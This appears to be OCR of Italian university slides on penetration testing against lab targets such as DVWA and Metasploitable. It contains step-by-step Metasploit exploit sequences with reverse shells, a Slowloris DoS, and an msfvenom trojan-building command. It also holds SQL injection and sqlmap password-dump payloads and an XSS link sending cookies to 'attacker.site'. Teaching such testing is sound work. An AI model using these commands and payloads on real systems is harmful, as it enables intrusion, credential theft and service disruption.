     Common Vulnerabilities and Exploses (CVE) [https://cve.mitre.org]
   - Altre fonti off-line incluse in Kali Linux:

     Searchsploit
     Nmap --script

- **namp -sV -T4 --script** *category/script host_ip*
- **namp -sV -T4 --script vuln** *host_ip*

Vulnerability Analysis

Proviamo con il servizio **VSFTPD v2.3.4 su port 21**

1. Effettuiamo una ricerca di vulnerabilità pubbliche:
   - Exploid-db.com
   - cve.mitre.org
   - Searchexploit:

     searchsploit vsftpd
2. Utilizziamo nmap https://nmap.org/nsedoc/

   Tra gli script di nmap troviamo ftp-vsftpd-backdoor.

   nmap –script ftp-vsftpd-backdoor –p 21 [target host]

Vulnerability Analysis

Verifichiamo il servizio **Unreal ircd su port 6667**

1. Non avendo trovato la versione tentiamo con la tecnica del banner grabbing sfruttando il comando Netcat:

   nc [target host] 6667

2. Utilizziamo nmap in maniera approfondita

   nmap–A –p 6667 [target host]

   Tra gli script di nmap c'è irc-unrealircd-backdoor, lo usiamo:

   nmap –sV –script irc-unrealircd-backdoor –p 6667 [target host]

3. Proviamo con searchsploit e con i motori di ricerca

   searchsploit unreal ircd

Vulnerability Analysis

Verifichiamo le vulnerabilità del Web Server

- Nikto -host http://ip_target/dvwa

Navighiamo il portale DVWA attraverso un web proxy

- Lanciamo BurpSuite
- Andiamo su Proxy > Intercepted è selezioniamo Intercept off
- Configuriamo il proxy 127.0.0.1:8080 sul browser
- Navighiamo il sito http://ip_target/dvwa (Security= LOW)
- Torniamo su BurpSuite alla sezione: Proxy > Intercepted
- Analizzando il codice notiamo che la richiesta contiene dei parametri **?id=1** e **PHPSESSID=12345678xyz**

Vulnerability: SQL-Injection

La SQL injection è una tecnica di hacking che mira ad iniettare del codice sfruttando vulnerabilità di una web application che fa uso di database di tipo SQL.

La vulnerabilità è dovuta alla mancanza di controlli sui dati ricevuti in input. Comandi SQL sono quindi iniettati tramite query nel database di un'applicazione web al fine di autenticarsi con i massimi privilegi in aree protette del sito anche senza essere in possesso delle credenziali d'accesso e di **visualizzare e/o alterare dati sensibili**.

Ci sono tre tipi di tecniche:

- **Normale -** in cui vengono effettuate operazioni sul DB
- **Investigativo** – con cui si ottengono le informazioni del DB
- **Blind** – Injection c.d. «alla cieca», perchè non vengono visualizzati i messaggi d'errore del DB

Vulnerability: SQL-Injection

Scoprire tutti i valori di una tabella

esempio

- Query sottoposta al Database:

```
SELECT campoStr FROM tabella
        WHERE chiave = 'stringa';
```

- stringa= X' OR 'X'='X

```
SELECT campoStr FROM tabella
        WHERE chiave = 'X' OR 'X'='X';
```

- Il significato della query è stato alterato.

Vulnerability: SQL-Injection

Effettuiamo qualche query sul portale DVWA utilizzando i seguenti valori nel campo id del form SQL-INJECTION:

- inserire il valore ‘ OR ‘1’=’1
- inserire ‘ OR ‘1’=’1’ union select null, version()#
- … union select null, user()#
- … union select null, database()#
- … union select null, table_name from information_schema.tables#
- … union select null, load_file(‘/etc/passwd’)

Testiamo la vulnerabilità di tipo SQL-Injection:

- Sqlmap -u "http://ip_target/dvwa/vulnerabilities/sqli/" --forms --cookie="security=low; PHPSESSID=12345678xyz“

Vulnerability: Cross Site Scripting

Il CSS o XSS è un tipo di attacco che permette ad un aggressore di inserire codice arbitrario come input di una web application, così da modificarne il comportamento. Il target dell'attacco è l'utente.

Se uno script consente questo tipo di attacco, si possono confezionare URL ad hoc e inviarle all'utente vittima.

All'utente, ignaro di questa modifica, sembrerà di utilizzare il normale servizio offerto dal sito web vulnerabile.

I vettori ideali per effettuare l'attacco sono le pagine web o l'e-mail.

Ci sono due tipologie:

- **Reflected**: l'aggressore crea un Url appositamente studiato per compiere l'attacco, ad esempio un link che arriva sulla propria casella di posta nei messaggi di phishing.
- **Stored**: l'aggressore modifica il contenuto di una pagina, ad esempio inserendo lo script nocivo nella pagina di un blog o in un commento di un forum.

Vulnerability: Cross Site Scripting

Prelevare l'identificativo di sessione di un utente

esempio

Il *malicious link* può essere:

```
http://www.my-
    banca.it/welcome.cgi?name=<script>window.open("http://www.
    attacker.site/collect.cgi?cookie="%2Bdocument.cookie)</script>
```

La risposta del server sarà:

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open("http://www.attacker.site/collect.cgi?cookie="
    +document.cookie)</script>
<BR>Welcome to our system
...
</HTML>
```

Vulnerability: Cross Site Scripting

Proviamo a fare qualche test con i seguenti valori nel campo name del form **XSS reflected** di DVWA:

- <script>alert(123)</script>
- ><script>alert(document.cookie)</script>alert(123)<

Provare con gli stessi script su **XSS stored** di DVWA.

Aprire la pagine XSS stored da un altro browser o PC

Vulnerability: Cross-Site Request Forgeries

Le Cross-Site Request Forgeries (CSRF) è l'opposto del cross-site scripting. Si tratta di una vulnerabilità che sfrutta un ignaro utente per attaccare a sua insaputa un'altra applicazione sfruttandone i diritti dell'utente attaccato.

L'attacco avviene nel momento in cui un utente che possiede diritti su un server A (server attaccato) visita una pagina su un server B (di proprietà dell'attaccante e dove egli può introdurre una CSRF liberamente. La pagina costruita dall'attaccante contiene solitamente dei tag che permettono di eseguire operazioni GET al browser come src in img, iframe etc. Senza che l'utente se ne accorga possono essere eseguite operazioni su un altro server (o anche sul server stesso).

L'utente non si accorgerà di nulla, se non di non riuscire a visualizzare alcune immagini. L'attacco può essere eseguito anche inviando mail in formato HTML (come per il cross-site scripting), permettendo di attaccare specifici utenti che si trovano dietro un firewall.

Sono particolarmente vulnerabili ai CSRF le applicazioni web che eseguono operazioni "importanti" attraverso semplici richieste GET utilizzano sistemi di auto-login (...utenti che non eseguono il log-out).

Vulnerability: Buffer Overflow

Il buffer overflow è un vulnerabilità di sicurezza che può essere presente all'interno di un qualsiasi programma software.

Esso consiste nel fatto che il programma in questione non controlla anticipatamente la lunghezza dei dati in input, ma si limita a trascrivere il loro valore all'interno di un buffer di lunghezza prestabilita, non pensando che il mittente (utente o altro software) possa inserire più dati di quanti esso ne possa contenere: ad esempio, potrebbe accadere che il programma è stato scritto usando funzioni di libreria di input/output che non fanno controlli sulle dimensioni dei dati trasferiti ad esempio la funzione strcpy() del linguaggio C.

Questo fatto potrebbe provocare un blocco dell'applicazione che può sfociare nell'esecuzione del codice arbitrario e dare in questo modo un accesso al sistema.

Vulnerability Analysis: ZAP / OpenVAS

Lanciare il comando **zaproxy**

1. Automatic attack
2. Browsing site with using ZAP as a proxy: 127.0.0.1:8080

Passi per l'installazione e l'utilizzo di **OpenVAS**:

apt-get update ' *scarica lista aggiornamenti*
apt-get dist-upgrade ' *deployment degli aggiornamenti*
apt-get install openvas ' *avvia l'installazione di openvas*
openvas-setup ' *lancia la configurazione di openvas*
netstat –antp ' *controlla se il service è partito*
openvas-check-setup ' *controlla se l'installazione è andata a buon fine*
 # openvas-start ' *lancia il servizio openvas*
Aprire il browser to https://127.0.0.1:9392 (admin/admin)
Lanciare: Scans ->Task ->Task Wizard

OWASP Top 10 – 2017

The Ten Most Critical Web Application Security Risks


OWASP_Top_10-2017_(en).pdf

E' un documento, redatto dall'OWASP (Open Web Application Security Project), per sensibilizzare la comunità degli sviluppatori sul tema della sicurezza delle applicazione web.

Security web tools

Vulnerability	tool
Injection	ZAP
Cross-Site Scripting (XSS)	BeEF
Broken Authentication and Session Management;	HackBar
Insecure Direct Object References	Burp Suite
Cross-Site Request Forgery (CSRF)	Tamper Data
Security Misconfiguration	Watobo
Insecure Cryptographic Storage	N/A
Failure to Restrict URL Access	Nikto/Wikto
Insufficient Transport Layer Protection	Calomel
Unvalidated Redirects and Forwards	Watcher

Penetration Testing



Exploitation

Questa fase si concentra esclusivamente sulla creazione di punti di accesso ad un sistema o ad una risorsa bypassando le restrizioni di sicurezza. Se le fasi precedente sono state eseguite correttamente, quest'ultima potrà essere pianificata bene e consentirà di ottenere risultati molto precisi.

L'obiettivo è quello di identificare il principale punto di ingresso nell'organizzazione e le risorse target più importanti.

Se la fase di analisi della vulnerabilità è stata realizzata correttamente, avremo a diposizione un elenco di obiettivi strategici su cui effettuare l'exploit.

Exploitation: types

- **Privilege-confusion bugs:** consentono di ottenere, direttamente o con più passi, l'accesso ad un sistema informatico con i privilegi di amministratore.
- **Unauthorized Data Access:** permette l'accesso a determinate informazioni a persone o cose che non erano state preventivamente desiderate
- **Denial-of-Service attack (DoS attack):** è un attacco che si concretizza attraverso il coinvolgimento di più soggetti e si concretizza con un'allocazione di risorse (memoria e traffico di rete) talmente elevato da mandare in crash o spegnegne il target.

Exploitation: applications

- Arbitrary Code Execution
- Buffer Overflow
- Code Injection
- Heap Spraying
- Web Exploitation (client-side)
- Web Exploitation (server-side)
- HTTP header injection
- HTTP Request Smuggling
- DNS Rebinding
- Clickjacking
- CSRF – (Cross-site request forgery)

Exploitation: countermeasures

Spesso la fase di exploitation deve tenere conto dei sistemi di sicurezza e di alert dei sistemi informatici, quali:

- Anti-virus
- Firewall
- Intrusion Detection System (IDS)
- Intrusion Prevention System (IDS)
- Data Execution Prevention (DEP)
- Address Space Layout Randomization
- Web Application Firewall (WAF)
- Human

Exploitation: tools

Metasploit Framework (www.metasploit.com)

Permettere di scrivere exploit e di automatizzarne l'esecuzione

Armitage (www.fastandeasyhacking.com)

É un cyber attack management tool sviluppato sul Metasploit Project

Burp Suite (portswigger.net)

È utilizzato per effettuare penetration test sulle applicazioni web


SQLmap (sqlmap.org)

È usato per verificare e usare le vulnerabilità di tipo SQL Injenction

BeEF Framework (beefproject.com)

Un tool per automatizzare l'exploitation di tipo XSS

Exploitation



Post Exploitation

“The exploitation phase of a penetration test focuses solely on establishing access to a system or resource by bypassing security restrictions. “

The main focus is to identify the main entry point into the organization and to identify high value target assets.

UNIVERSITÀ DEGLI STUDI DI REGGIO CALABRIA
Mediterranea

Esercitazione 3

Exploitation

Exploitation

Target 1: ip_target (Server)

Target 2: ip_target (Workstation)

1. **Discovery S.O., open ports, services version**
   - nmap –sV –O ip_target –p1-65535
2. **Discovery Vulnerabilità**
   - nmap --script vuln ip_target
3. **Discovery Exploit**
   - nmap --script exploit ip_target

Exploitation: Server – port 21 ftp-vsftpd-backdoor

1. Open Metaspoit Framework
2. Msf > search vsftpd
3. Msf > use exploit/unix/ftp/vsftpd_234_backdoor
4. Msf > info
5. Msf > show payloads
6. Msf > set payload cmd/unix/interact
7. Msf > show options
8. Msf > set rhost ip_target
9. Msf > exploit
10. Found shell. ifconfig, whoami, ls

Exploitation: Server – port 25 smtp-vuln-cve2010-4344

1. Open Metaspoit Framework
2. Msf > search CVE-2010-4344
3. Msf > use exploit/unix/smtp/exim4_string_format
4. Msf > info
5. Msf > show payloads
6. Msf > set payload cmd/unix/reverse
7. Msf > show options
8. Msf > set rhost ip_target
9. Msf > set lhost ip kali
10. Msf > exploit

Exploitation: Server – port 80
Slowloris DOS Attack CVE-2007-6750

1. Open Metaspoit Framework
2. Msf > search slowloris
3. Msf > use auxiliary/dos/http/slowloris
4. Msf > info
5. Msf > show options
6. Msf > set rhost ip_target
7. Msf > exploit
8. Aprire il browser e provare a caricare ip_target

Exploitation: Server – port 1099 rmiregistry

1. Open Metaspoit Framework
2. Msf > search rmi
3. Msf > exploit/multi/misc/java_rmi_server
4. Msf > info
5. Msf > Show payloads
6. Msf > set payload java/meterpreter/reverse_tcp
7. Msf > show options
8. Msf > set rhost ip_target - set srvhost ip_kali
9. Msf > set lhost ip kali
10. Msf > exploit

Exploitation: Server – port 3281 irc-unrealircd-backdoor CVE-2010-2075

1. Open Metaspoit Framework
2. Msf > search 65445
3. Msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
4. Msf > info
5. Msf > Show payloads
6. Msf > set payload cmd/unix/reverse
7. Msf > show options
8. Msf > set rhost ip_target
9. Msf > set lhost ip_kali
10. Msf > exploit
11. Found shell. ifconfig, whoami, ls

Exploitation: Server – port 80 Apache httpd

1. Apriamo il browser sul sito ip_target
2. Carichiamo la pagina ip_target/phpinfo
3. Scopriamo che è installato PHP Version 5.2.4
4. Inoltre è abilitato CGI
5. Ricerca di vulnerabilità su cve.mitre.org (php cgi): CVE-2012-1823
6. Open Metaspoit Framework
7. Msf > search CVE-2012-1823
8. Msf > use exploit/multi/http/php_cgi_arg_injection
9. Msf > info
10. Msf > show payloads
11. Msf > set php/meterpreter/reverse_tcp
12. Msf > show options
13. Msf > set rhost ip_target
14. Msf > set lhost ip_kali
15. Msf > exploit
16. meterpreter > getuid, ifconfig, whoami, ls

Exploitation: Workstation CVE-2008-4250

1. Open Metaspoit Framework
2. Msf > search 4250
3. Msf > use exploit/windows/smb/ms08_067_netapi
4. Msf > info
5. Msf > show options
6. Msf > set rhost ip_target
7. Msf > exploit
8. Meterpreter > sysinfo
9. Meterpreter > screenshot

Exploitation: Workstation CVE-2017-0143

1. Open Metaspoit Framework
2. Msf > search 2017-0143 (WannaCry and NotPetya)
3. Msf > use exploit/windows/smb/ms17_010_psexec
4. Msf > info
5. Msf > show options
6. Msf > set rhost ip_target
7. Msf > exploit
8. Meterpreter > sysinfo
9. Meterpreter > run vnc

Exploitation: cavallo di troia

1. Creare un cavallo di troia per windows x86:
   - msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.104 (kali) LPORT=4444 -b "\x00" -e x86/shikata_ga_nai -i 3 -f exe -o backdoor.exe
2. Copiare e lanciare backdoor.exe sull'host Windows
3. Aprire Metaspoit Framework
4. Msf > use exploit/multi/handler
5. Msf > info
6. Msf > show options
7. Msf > set payload windows/meterpreter/reverse_tcp
8. Msf > set lhost 192.168.1.104 (kali)
9. Msf > set lport 4444 (kali)
10. Msf > exploit
11. Meterpreter > sysinfo

Exploitation: Nikto e Uniscan

- **Nikto -host http://ip_target/dvwa**
  - Scopriamo che la versione di web server è scaduta
  - La vulnerabilità OSVDB-877 consente di scoprire la versione del webserver e s.o. attraverso il banner
    - Es. telnet ip_target 80
    - Get index.html
  - La vulnerabilità OSVDB-3268 consente di visualizzare il contenuto di una directory
    - Es. browser su http://ip_target/dwna/config/
    - Aprire il file config.inc.php e appare nulla
    - Aggiungiamo ~ a config.inc.php~
    - E scopriamo le password del db
- **Uniscan -u http://ip_target/dvwa - qweds**

Exploitation: SQL-Injection

Apriamo il programma BurpSuite

Andiamo su “Proxy - Intercept” e clicchiamo su “Intercept is on” in modo da disabilitare la funzione di intercept

Apriamo il browser e settiamo il proxy 127.0.0.1:8080 su tutti protocolli

Apriamo il sito su http://ip_target/dvwa e inseriamo i valori di default

Entriamo nel sito DVWA e abbassiamo Security in LOW

Torniamo su BurpSuite e andiamo in Proxy-> HTTP History

Scopriamo che la richiesta è del tipo
"http://ip_target/dvwa/login.php"
con un cookie="security=LOW; PHPSESSID=12345xyz67890"

Exploitation: SQL-Injection

Apriamo un terminal e lanciamo il comando

Sqlmap -u "http://ip_target/dvwa/vulnerabilities/sqli/ "
--forms --cookie="security=low; PHPSESSID=12345xyz67890"

Se è vulnerabile, aggiungere alla stringa i seguenti parametri

- --dbs per conoscere I database
- --users per conoscere gli utenti
- --passwords per conoscere le password
- -D dvwa -- schema per conoscere lo schema del db dvwa
- -D dvwa -- dump per leggere tutto il contenuto del db
- -D dvwa -- tables per leggere l'elenco delle tabelle
- -D dvwa - T tab -- columns per leggere l'elenco delle colonne


Copiare l'hash di una password e trovarla su google

Exploitation: Cross-site scripting (XSS)

1. Aprire **Beef** su Kali (username: beef password: beef)
2. Su un altro PC aprire il browser e andare su **DVWA**
3. Impostare Livello di Security=**Low**
4. Aprire **XSS reflected** oppure **XSS stored**
5. Inserire **<script>alert("Prova")></script>**
6. Inserire **<script src="http://*ip_beef*:3000/hook.js"></script>**
   oppure aprire il sito http://***ip_beef***:**3000/demos/bitcher.html**
7. Tornare su **Beef**
8. Controllare "**Online browser**"
9. Aprire "**Command**" e provare "**cookie**"
10. Prelevare il cookie del browser

Script iniettato

Penetration Testing



Post Exploitation

Lo scopo di questa fase è quello di assegnare un valore per indicare il livello di compromissione della macchina e di mantenere il controllo della macchina per un uso successivo.

Il valore è determinato dall'importanza dei dati memorizzati su di essa e dall'utilità che la stessa può avere per compromettere ulteriormente la rete.

I metodi utilizzati hanno lo scopo di aiutare il tester a identificare e documentare i dati sensibili, le impostazioni di configurazione, i canali di comunicazione e le relazioni con altri dispositivi di rete che possono essere utilizzati per ottenere ulteriore accesso alla rete e impostare uno o più metodi per accedere alla macchina in un secondo momento.

Post Exploitation: Infrastructure Analysis

Può essere utilizzata per individuare ulteriori obiettivi.

- **Network Configuration:**
  - Interfaces
  - Routing
  - DNS Servers
  - Cached DNS Entries
  - Proxy Servers
  - ARP Entries
- **Network Services:**
  - Listening Services
  - VPN Connections
  - Directory Services
  - Neighbors

Post Exploitation: Pillaging

Consente di ottenere le informazioni dagli hosts individuati nella fase di pre-valutazione. Queste informazioni possono essere acquisite per lo scopo del penetration-test, oppure per ottenere ulteriori accessi alla rete.

- Installed Programs: startup items
- Installed Services:

  Security Services, File/Printer Shares, Database Servers, Directory Servers, Name Servers, Deployment Services, Certificate Authority, Source Code Management Server, Dynamic Host Configuration Server, Virtualization, Messaging, Monitoring and Management, Backup Systems, Networking Services
- Sensitive Data:

  Key-logging, Screen capture, Network traffic capture, Previous Audit reports
- User Information:

  On System, Web Browsers, IM Clients
- System Configuration:

  Password Policy, Security Policies, Configured Wireless Networks and Keys

Post Exploitation

Reporting

"The purpose of the Post-Exploitation phase is to determine the value of the machine compromised and to maintain control of the machine for later use."

The value of the machine is determined by the sensitivity of the data stored on it and the machines usefulness in further compromising the network

UNIVERSITÀ DEGLI STUDI DI REGGIO CALABRIA
Mediterranea

Penetration Testing

Reporting

Lo scopo finale del penetration test è quello di evidenziare le debolezze del sistema fornendo il maggior numero di informazioni sulle vulnerabilità che hanno permesso l'accesso non autorizzato.


Al fine di comunicare gli obiettivi, i metodi e i risultati del test condotto viene redatto un report dettagliato.

Solitamente il documento è suddiviso in due parti principali :

- The Executive Summary – che comprende gli obiettivi specifici del Penetration Test ed i risultati ottenuti
- The Technical Report – dove vengono descritti i dettagli tecnici del test e tutti gli aspetti concordati

sample-penetration-testing-report.pdf

Reporting



“This document is intended to define the base criteria for penetration testing reporting.”

UNIVERSITÀ DEGLI STUDI DI REGGIO CALABRIA
Mediterranea

Conclusioni

Considerazioni finali

Aspetti legali

Considerazioni finali

Cosa abbiamo visto:

- Information gathering
  - Abbiamo trovato le informazioni tecniche
  - Ma abbiamo escluso l'OSINT ed il Social Engineering
- Vulnerability Analisys dei Servizi di rete e Web Application
  - Vulnerabilità note
  - Sql-Injection
  - Cross-Site Scripting
  - Non abbiamo testato i protocolli di rete, i sistemi operativi, le infrastrutture fisiche
- Exploitation sfruttando le vulnerabilità note
  - Abbiamo utilizzato gli exploit pubblici
  - Non abbiamo testato i metodi alternativi:
    reverse engineering, binary static analysis, fuzzing testing

Considerazioni finali: benefits

"The goal of a penetration test is to increase the security of the computing resources being tested"

PRO

1. Le penetrations sono certe, perchè vengono dimostrate
2. Le evidenze trovate posso diventare i payload di altri test
